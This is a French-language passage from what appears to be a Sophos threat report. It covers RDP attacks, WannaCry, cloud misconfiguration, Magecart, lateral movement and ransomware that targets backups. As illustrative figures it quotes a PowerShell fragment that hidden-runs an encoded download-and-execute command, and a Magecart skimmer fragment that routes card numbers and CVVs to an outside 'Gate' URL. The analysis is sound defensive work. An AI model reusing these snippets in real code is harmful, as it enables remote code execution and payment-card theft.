

Figure 11 : En l'espace d'un mois, Sophos a enregistré des millions de tentatives de connexion RDP à ses honeypots.

Mais ces attaques rudimentaires ne sont qu'une partie du problème. Sophos a également observé que certains cybercriminels choisissaient soigneusement leurs cibles, en effectuant des opérations de reconnaissance d'employés spécifiques qui deviennent la cible d'attaques de spear phishing. Le but est de soutirer des identifiants valides qu'ils peuvent ensuite exploiter pour s'infiltrer dans les organisations cibles.

Dès que les attaquants ont accès à une seule machine, ils peuvent utiliser des outils de test d'intrusion tels que Mimikatz pour rechercher des identifiants grâce à des privilèges élevés transférés sur le réseau. En utilisant les identifiants d'un individu disposant de privilèges Administrateur de Domaine (Domain Admin), nous avons constaté que les attaquants pouvaient propager des malwares sur de larges portions du réseau Internet simultanément, tirant profit des outils de gestion logicielle inhérents aux serveurs de contrôleur de domaine des grands réseaux.

Les attaques basées sur cette méthodologie ont été au cœur d'incidents de ransomware parmi les plus importants et les plus virulents que nous ayons eu à analyser l'an dernier. C'est pourquoi nous recommandons toujours aux administrateurs réseau qui gèrent des réseaux d'entreprise de toutes tailles de tout faire pour éviter d'exposer les services RDP à Internet.

Les services destinés au public ciblés par une automatisation de plus en plus sophistiquée

Le protocole RDP n'est pas la seule cible des attaquants dans la bataille que nous menons actuellement contre ce que nous appelons des attaques actives et automatisées, dans lesquelles les pirates utilisent une combinaison d'automatisation autogérée et certaines techniques de pilotage manuel pour pénétrer les réseaux.

```
if ($Neutrino)
{
$Script = "Start-Sleep (Get-Random -Min 300 -Max 600);IEX (New-Object
Net.WebClient).DownloadString('http://[redacted]/Update/PSN/_DL.ps1');"
$ScriptBytes = [System.Text.Encoding]::Unicode.GetBytes($Script)
$EncodedScript = [System.Convert]::ToBase64String($ScriptBytes)
$Path = "$Env:SystemRoot\System32\WindowsPowerShell\v1.0\PowerShell.exe"
$Argv = "-NoP -NonI -EP ByPass -W Hidden -E $EncodedScript"
$Process = Start-Process -FilePath $Path -ArgumentList $Argv -WindowStyle Hidden -PassThru
$ProcessId = $($Process.Id)
if ($ProcessId -ne $Null)
```

Figure 12 : Partie d'un script automatisé, conçu pour obliger PowerShell à télécharger et à exécuter un autre script malveillant.

L'an dernier, nous avons constaté qu'un grand nombre de services Internet étaient de plus en plus menacés par des attaquants visant à exploiter des vulnérabilités de sécurité ou à réaliser des attaques par force brute pour pénétrer dans des serveurs de base de données, des routeurs domestiques et des modems câble/DSL, des périphériques de stockage en réseau (NAS), des systèmes VoIP et toute une gamme d'objets connectés.

L'une des attaques les plus courantes que nous observons maintenant provient de réseaux qui auparavant hébergeaient des machines zombies tels que Mirai, qui ciblent certains appareils connectés à Internet. Ces attaques ont augmenté en volume et, avec le temps, en sophistication, les cybercriminels améliorant constamment les attaques par script qui visent les serveurs de base de données.

En particulier, les machines qui hébergent des versions plus anciennes du logiciel serveur SQL de Microsoft dans sa configuration par défaut se voient constamment attaquées. Ces attaques inspirées par Rube Goldberg impliquent l'utilisation d'un ensemble complexe de commandes de base de données qui, en cas de succès, donne lieu à une infection du serveur de base de données avec différents types de malwares.

Pourquoi Wannacry risque de ne jamais disparaître totalement et pourquoi vous devriez vous en soucier

Wannacry a frappé le monde entier le 12 mai 2017, inondant Internet et infectant les entreprises, les hôpitaux et les universités avec une rapidité et une ampleur jusque-là jamais rencontrée. Le ransomware, dont le gouvernement nord-coréen serait accusé d'être à l'origine selon plusieurs sources (y compris les services de renseignement du gouvernement américain), a provoqué des ravages jusqu'à ce que des chercheurs découvrent le talon d'Achille du malware : un arrêt d'urgence, déclenché involontairement par l'un des chercheurs, Marcus Hutchins qui a enregistré un nom de domaine Web intégré au code binaire de Wannacry.

L'avancée de Wannacry s'est arrêtée soudainement. L'attaque a incité les administrateurs système du monde entier à installer un correctif de sécurité publié par Microsoft quelques mois auparavant. Ironiquement, de nombreux administrateurs s'étaient abstenus d'installer la mise à jour Windows par précaution, craignant les perturbations que celle-ci aurait pu causer. C'est cette prudence qui a permis à ces systèmes non corrigés d'être infectés puis de propager davantage l'infection.

Mais l'arrêt d'urgence de Wannacry n'a pas mis fin à l'existence du ransomware. Loin de là en réalité. Quelques

jours après l'attaque initiale, des inconnus ont apporté des modifications hasardeuses au programme initial qui ont pu contourner l'arrêt d'urgence. Mais ces données binaires modifiées comportaient également un nouveau bug : lors de sa rapide propagation sur Internet, la charge virale du ransomware, l'élément de Wannacry qui avait causé tous les dommages avait été lui-même dégradé. Le ransomware ne pouvait plus chiffrer tous les fichiers, mais il avait toujours la capacité de se propager sur des machines qui n'avaient pas encore corrigé la vulnérabilité initiale.



Figure 13 : Exemple d'exécutable WannaCry avec deux commandes NOP à la place d'un sous-programme d'arrêt d'urgence

Wannacry est toujours en circulation à ce jour. En fait, les chercheurs des SophosLabs ont remarqué que nous recevions chaque jour un grand nombre d'alertes de tentatives d'infection (toutes des échecs). Nous recevons aujourd'hui plus d'alertes sur Wannacry que n'importe quelle autre famille de malwares vermiformes, y compris Conficker qui détenait auparavant le titre du malware le plus persistant.

Les détections de Wannacry soulignent le fait que, sur Internet, des millions de machines restent toujours sans correctif contre un bug corrigé il y a plus de deux ans. Entre temps, de nombreuses attaques beaucoup plus dangereuses ont émergé. Si les machines infectées par Wannacry existent toujours, elles sont également exposées à ces nouveaux types d'attaques. La persistance de Wannacry est une mise en garde édifiante sur l'importance de maintenir chaque système Endpoint à jour et d'installer ces mises à jour dès que possible pour éviter que ces machines ne deviennent victimes de la prochaine contagion.

Sécurité du Cloud : de petites erreurs peuvent engendrer de gros problèmes

La dernière décennie a vu l'émergence du Cloud comme une plate-forme de stockage et de traitement de gros volumes de données. Cependant, certaines entreprises ont pu constater, parfois de la manière la plus médiatisée et la plus préjudiciable possible, que le fait de transférer leurs plus précieuses informations dans un magasin de données virtualisé ne garantissait pas contre les fuites massives et accidentelles de leurs données.

L'une des missions de Sophos a toujours été de protéger les utilisateurs contre les pirates ou les intrus malveillants qui cherchent à réaliser des gains financiers ou à espionner. Toutefois, protéger les données stockées dans le Cloud requiert un ensemble d'outils très différents, car le modèle de menaces diverge de celui visant les serveurs ou les postes de travail.

Ce qui fait du Cloud une excellente plate-forme pour les opérations informatiques et commerciales génère également certains de ses plus grands défis. Et à mesure que les changements des plates-formes du Cloud Computing s'accélèrent, il est de plus en plus difficile de discerner de manière précise quelles configurations peuvent vous mettre en danger.

Le plus gros problème face à ce phénomène est le Cloud lui-même

La flexibilité est la règle du jeu du Cloud Computing. Il est en effet très facile de transférer des ressources vers ou depuis le Cloud en fonction de ses besoins. Cela permet aux entreprises d'adapter aisément leur puissance de calcul aux besoins de leurs clients.

Mais au moment de sécuriser le Cloud, cette flexibilité ainsi que la facilité avec lesquelles un directeur des opérations de centre de données peut créer ou reconfigurer une infrastructure peuvent se retourner contre vous. Il suffit d'un seul faux pas d'un administrateur pour mettre en danger par inadvertance l'ensemble de la base de données clients.



Figure 14 : Connaître en permanence l'état de votre environnement Cloud et être conscient des conséquences que toute modification peut entraîner est essentiel pour prévenir les violations ou les fuites.

De plus, le rythme des changements au sein des plates-formes Cloud peut parfois créer des problèmes qui passeront totalement inaperçus aux yeux des administrateurs. Les outils de gestion et d'administration à distance en vente libre, parfois même ceux fournis par les opérateurs de Cloud, peuvent contenir des vulnérabilités de sécurité susceptibles d'aboutir à des fuites.

Et naturellement, si le bon (ou le mauvais) ordinateur de l'administrateur est même brièvement infecté par un malware conçu pour voler des identifiants, il se peut que la clé API de l'administrateur ou ses identifiants de gestion du Cloud soient dérobés et exploités pour effectuer d'autres attaques, via l'instance de Cloud gérée par l'administrateur.

De mauvaises configurations à l'origine de la majorité des incidents

Pour Sophos, la grande majorité des incidents de sécurité impliquant des plates-formes Cloud sont dus à une mauvaise configuration. En général, elle est involontaire. Les plates-formes sont si complexes et évoluent si souvent qu'il est parfois difficile de comprendre l'impact que peut avoir la modification d'un paramètre spécifique dans un compartiment Amazon S3, par exemple.



Figure 15 : Sophos Cloud Optix met en évidence les problèmes potentiels de mauvaise configuration avec des services du Cloud et des appliances virtuelles

Et puisqu'un seul administrateur Cloud suffit pour lancer rapidement des modifications de configuration à l'ensemble des compartiments informatiques d'une entreprise, il est de plus en plus fréquent que des données sensibles soient exposées par inadvertance.

Les violations de données de grande envergure, impliquant un stockage dans le Cloud mal configuré, sont en passe de devenir monnaie courante. Des incidents de cette nature ont touché l'an dernier des entreprises aussi variées que Netflix, le constructeur automobile Ford ou encore la TD Bank, lorsque le fournisseur de sauvegarde dans le Cloud qu'elles utilisaient (ainsi que de nombreuses autres entreprises) a laissé par inadvertance un vaste référentiel de stockage (connu sous le nom de « data lake ») exposé au public.

Plus tôt cette année, un chercheur en sécurité a découvert par hasard plusieurs compartiments Amazon S3 appartenant au fournisseur de sauvegarde. Les compartiments contenaient des dépôts massifs d'archives de messagerie de ces sociétés ainsi que des sauvegardes complètes des comptes de stockage OneDrive des employés.

Les données, stockées depuis 2014, contenaient des rapports commerciaux très confidentiels, des mots de passe administrateur et des documents RH sur les employés. On ne sait toujours pas si des individus mal intentionnés ont pu accéder à ces sauvegardes avant la découverte par les chercheurs.

Face à de tels incidents de plus en plus courants, les entreprises prennent conscience du besoin urgent de sécuriser leurs sauvegardes de données sensibles, afin de se protéger contre les ransomwares et les autres menaces.

Pour Sophos, avoir une bonne visibilité sur les répercussions de tout changement de configuration même s'il est à priori inoffensif, ainsi que la possibilité de surveiller toute activité malveillante ou suspecte sont les deux moyens les plus efficaces dans ce contexte.

Le manque de visibilité empêche la prise de conscience

Malheureusement, de nombreux utilisateurs de plates-formes Cloud n'ont pas la capacité de surveiller de près ce que font leurs machines. Les cybercriminels le savent et c'est précisément pour cette raison qu'ils visent ces plates-formes. Ils peuvent se permettre d'attaquer les instances de Cloud pendant de longues durées, les propriétaires de ces instances ne pouvant pas voir immédiatement qu'un problème est survenu.

L'un des exemples les plus frappants a été l'utilisation de Magecart, un code JavaScript malveillant employé par les pirates l'an dernier pour infecter les pages des « paniers d'achats » des magasins en ligne avec du code destiné à voler les identifiants ou les informations de cartes bancaires. Généralement, les gangs qui propagent le code Magecart exploitent de mauvaises configurations dans les instances afin de modifier le code JavaScript du panier d'achats. Puis ils téléchargent ces scripts modifiés à nouveau dans l'instance de sorte que l'attaque semble provenir du magasin en ligne.

```
window.Firebug.chrome
window.Firebug.chrome.isInitialized
(n.open
1,null),n.open=
1,n.orientation=null):(n.open
n.orientation===r
0,r),n.open=
0,n.orientation=r)},500),"undefined"
=typeof module
module.exports
module.exports=n:window.devtools=n})()
var $s = {
Number: "ccsave_cc_number",
Holder: "ccsave_cc_owner",
HolderFirstName: null,
HolderLastName: null,
Date: null,
Month: "ccsave_expiration",
Year: "ccsave_expiration_yr",
CVV: "ccsave_cc_cid",
Gate: "http://www.installerr.site/gate",
Data: {},
Sent: [],
```

Figure 16 : Le malware Magecart consiste en un script injecté dans la page de paiement d'un site d'achat : ici les informations de la carte de paiement sont redirigées vers une adresse « Gate ».

Avec Magecart à l'œuvre, des entreprises aussi diverses que Ticketmaster, Cathay Pacific Airways, Newegg ou encore British Airways ont découvert que des données client avaient été volées lors de la saisie de leurs informations de paiement. Le code malveillant n'a été identifié qu'après les faits, suite à des plaintes reçues de la part de clients ayant été prévenus de l'activité frauduleuse de leurs comptes après avoir utilisé leurs cartes de paiement sur certains de ces sites.

Un incident hypothétique de fuite de données dans le Cloud



Figure 17 : Scénario hypothétique d'une violation de sécurité dans le Cloud

Les instances de Cloud peuvent être violées de nombreuses façons et pour des raisons très diverses. Certains pirates tentent toujours de propager des cryptomineurs malveillants même sur des plates-formes Cloud importantes, malgré le retour sur investissement médiocre de telles tactiques, car, après tout, les ressources nécessaires au cryptomining n'appartiennent pas au criminel et ne lui coûtent rien.

Dans notre scénario hypothétique, une grande entreprise composée de plusieurs développeurs de logiciels utilise une plate-forme de gestion du code populaire (le « référentiel du code ») pour stocker les modifications du logiciel qu'ils sont en train de développer. Mais la société ne crée qu'un seul mot de passe pour ce compte de gestion du code et le partage avec tous les développeurs.

L'un des développeurs ramène le mot de passe à la maison pour pouvoir travailler sur un projet, mais ne sait pas que son enfant a essayé de télécharger un jeu gratuit sur l'ordinateur de la maison. Ce PC est maintenant infecté par un malware volant les identifiants.

Le malware s'empare des identifiants en les renvoyant à son serveur de commande et de contrôle. Le criminel qui exploite ce bot reconnaît la valeur de ces informations, puis il se connecte sur la page de gestion du Cloud de l'administrateur. Grâce aux identifiants de ce dernier, il crée des centaines de nouvelles machines sur le compte de la victime, les renforce avec des API de la plate-forme Cloud, y installe un cryptomineur et les laisse utiliser le processeur à 100 % pendant des jours — le tout aux frais de la victime.

Malheureusement pour la victime, elle ne découvre le problème que quelques jours plus tard, lorsque la plate-forme Cloud lui envoie une alerte lui signalant qu'elle dépense peut-être beaucoup plus qu'elle ne le souhaite. Même s'il ne soutire plus de cryptomonnaie auprès de la victime dans ce scénario, le criminel peut investir une partie de ce qu'il a déjà collecté dans l'achat d'autres services de malwares, et le cycle continue.

Des attaques actives optimisées par l'automatisation

Les pirates ont recours à la fois à des êtres humains et à des outils automatisés pour échapper plus efficacement que jamais aux contrôles de sécurité. En 2019, l'équipe opérationnelle du MTR a constaté que des pirates automatisaient les premières étapes de leurs attaques pour accéder à l'environnement ciblé et le contrôler, puis passaient à des moyens plus minutieux et méthodiques pour identifier et atteindre leur objectif.

Patience et discrétion, deux mots d'ordre pour une attaque réussie

La patience des criminels et les techniques de contournement stratégique ne cessent de s'améliorer, attaquant de manière interactive les systèmes Endpoint reposant de moins en moins sur des méthodes entièrement automatisées et moins efficaces. Une fois le système compromis, les cybercriminels examinent l'environnement en utilisant des techniques passives et actives pour créer une topologie. Cette technique permet une identification plus discrète des cibles critiques telles que les postes de travail des administrateurs, les systèmes dépositaires de données, les fichiers et les serveurs de sauvegarde.

En utilisant des outils et autres utilitaires légitimes, tels que ping, nmap, net et nbtsat, l'attaquant progresse de manière latérale sur des ressources prioritaires supérieures sans être détecté à temps. Les administrateurs qui surveillent de près les journaux préfiltrent souvent ces mouvements dans les outils SIEM (Security Information and Event Management), car ces comportements qui imitent les activités d'administrateur légitimes génèrent de nombreuses alertes de faux positifs.

Attaquer les sauvegardes est devenu une routine

Quand on est victime d'un ransomware, la première question que l'on se pose est de savoir s'il est possible de restaurer le système vers son état sain d'origine. Malheureusement, les tactiques et procédures utilisées pour compromettre et chiffrer les serveurs et les systèmes Endpoint sont les mêmes méthodes qui peuvent rendre inutilisables les sauvegardes automatisées connectées. Les hackers ont réalisé que, lorsqu'ils sont capables de détruire des sauvegardes, le pourcentage de victimes payant la rançon est plus élevé. Les entreprises qui dépendent de la sauvegarde et de la restauration plutôt que de la neutralisation préventive et rapide des menaces s'exposent à des risques, car il est impossible de restaurer les systèmes suite à une attaque de ransomware.



Figure 18 : La figure ci-dessus montre comment le ransomware MegaCortex se déplace de la machine infectée aux contrôleurs de domaine, puis aux postes de travail.

Logiciels légitimes utilisés comme malwares et mauvaise orientation

PowerShell et PsExec restent des outils robustes utilisés par les administrateurs IT pour effectuer les opérations d'administration classiques dans leur environnement. Malheureusement, ils sont également exploités dans les techniques de diffusion de ransomwares et d'exfiltration de données. Le défi en termes de sécurité est de déterminer lors de l'investigation la différence entre une utilisation malveillante et non malveillante de ces outils couramment utilisés.

Distraire et mal orienter sont des techniques de base utilisés dans la création cybernétique et cinétique. Un malware bénin est un code malveillant qui a été livré et exécuté avec succès, mais sans préjudice. Toutes les données (ou l'absence de données) peuvent être utiles à un attaquant.

La charge utile a-t-elle réussi à toutes les étapes ? : distribution, exécution, réalisation d'une tâche donnée, capacité à contacter un serveur de commande et de contrôle (C&C), mise à jour et suppression à distance ? Le succès (ou l'échec) de chacune de ces étapes est utile pour les tests d'attaque et pour les erreurs d'aiguillage. Tout en créant de nombreuses détections qui prennent du temps, mais ne sont pas malveillantes, le comportement de la cible peut être modifié pour réussir une attaque plus silencieuse et efficace sans attirer l'attention de l'équipe de sécurité.

Les PUA se rapprochent des malwares et du trafic des exploits

